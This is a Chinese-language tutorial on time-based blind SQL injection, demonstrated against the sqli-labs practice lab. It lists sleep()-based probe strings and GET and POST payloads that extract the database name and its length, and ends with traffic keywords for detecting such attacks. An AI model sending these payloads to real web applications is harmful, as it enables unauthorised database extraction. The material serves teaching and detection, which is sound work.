Sql 注入基于时间的盲注及流量分析

1.Sql 注入盲注基础


Blind SQL(盲注)是注入攻击的其中一种,向数据库发送 true 或 false 这样的问题,并根据应用程序返回的信息判断结果.这种攻击的出现是因为应用程序配置为只显示常规错误,但并没有解决 SQL 注入存在的代码问题。

演示盲注问题。当攻击者利用 SQL 注入漏洞进行攻击时,有时候 web 应用程序会显示,后端数据库执行 SQL 查询返回的错误信息. Blind SQL (盲注)与常规注入很接近,不同的是数据库返回数据的检索方式.若数据库没有输出数据到 web 页面,攻击者会询问一些列的 true 或 false 问题,强制从数据库获取数据。


盲注可以分为基于布尔的盲注和基于时间的盲注

2.基于时间的盲注原理及展示

延时注入，用的最多的注入
常用的判断语句:
’ and if(1=0,1, sleep(10)) --+
″ and if(1=0,1, sleep(10)) --+
) and if(1=0,1, sleep(10)) --+
’) and if(1=0,1, sleep(10)) --+
″) and if(1=0,1, sleep(10)) --+
利用 if(条件,0,1)函数，当条件为真，返回 1，假则返回 sleep（10）
Sqli-lab 9-10 实验 就是基于时间的盲注
http://localhost/sqli-labs-master/Less-9/?id=1' and if(1=1,sleep(6),1) --+
在这里是’ and 1=1 为真，延时 6 秒，假则直接返回（注入点和注入语句基本确定可使用）
Less-9 执行范例：
192.168.137.218:8088/Less-9/?id=1’ and
if(ascii(substr(database(),1,1))=115,sleep(10),1) --+
当数据库名第一个字母的 ascii 码等于 115 时，执行 sleep(10)函数等待 10 秒。否则没动作
http://192.168.137.218:8088/Less-9/?id=1%27%20and%20if(ascii(substr(database(),1,1))=115,sleep(10),1)%23



http://192.168.137.218:8088/Less-9/?id=1%27%20and%20if(ascii(substr(database(),1,1))=115,sleep(10),1)%20--+



3. get 基于时间的盲注应用

爆数据库

http://192.168.137.218：8088/Less-9/

?id=1' and if(ascii(substr(database(),1,1))>95,sleep(6),1)%23

利用二分法猜解数据库的每一个数据

二分法以此类推，116时直接返回页面。说明数据库第一个数据的ascii码为115，即为s，后面的数据同理，最后数据库名为‘security’

当然在爆数据库前最好先爆数据库长度


当然实际环境中，很多常用的函数是会被过滤的，需要绕过。

4. post 基于时间的盲注应用

在存在注入点 post 提交的参数后加入类似 and if(length(database())>5,sleep(5),null) # 如果执行的页面响应时间大于 5 秒，那么看肯定就存在注入，并且对应的 sql 语句执行

演示 Less-15

uname=admin’ and if(length(database())>5,sleep(5),null) --
&passwd=admin123456&submit=Submit
如果数据据名称大于 5，则等待 5 秒，可以看到，执行时间大于 5 秒，说明数据库名称大于 5



5. 基于时间的盲注的流量分析

流量关键字
and if
sleep
length
ascii
ord
substr
mid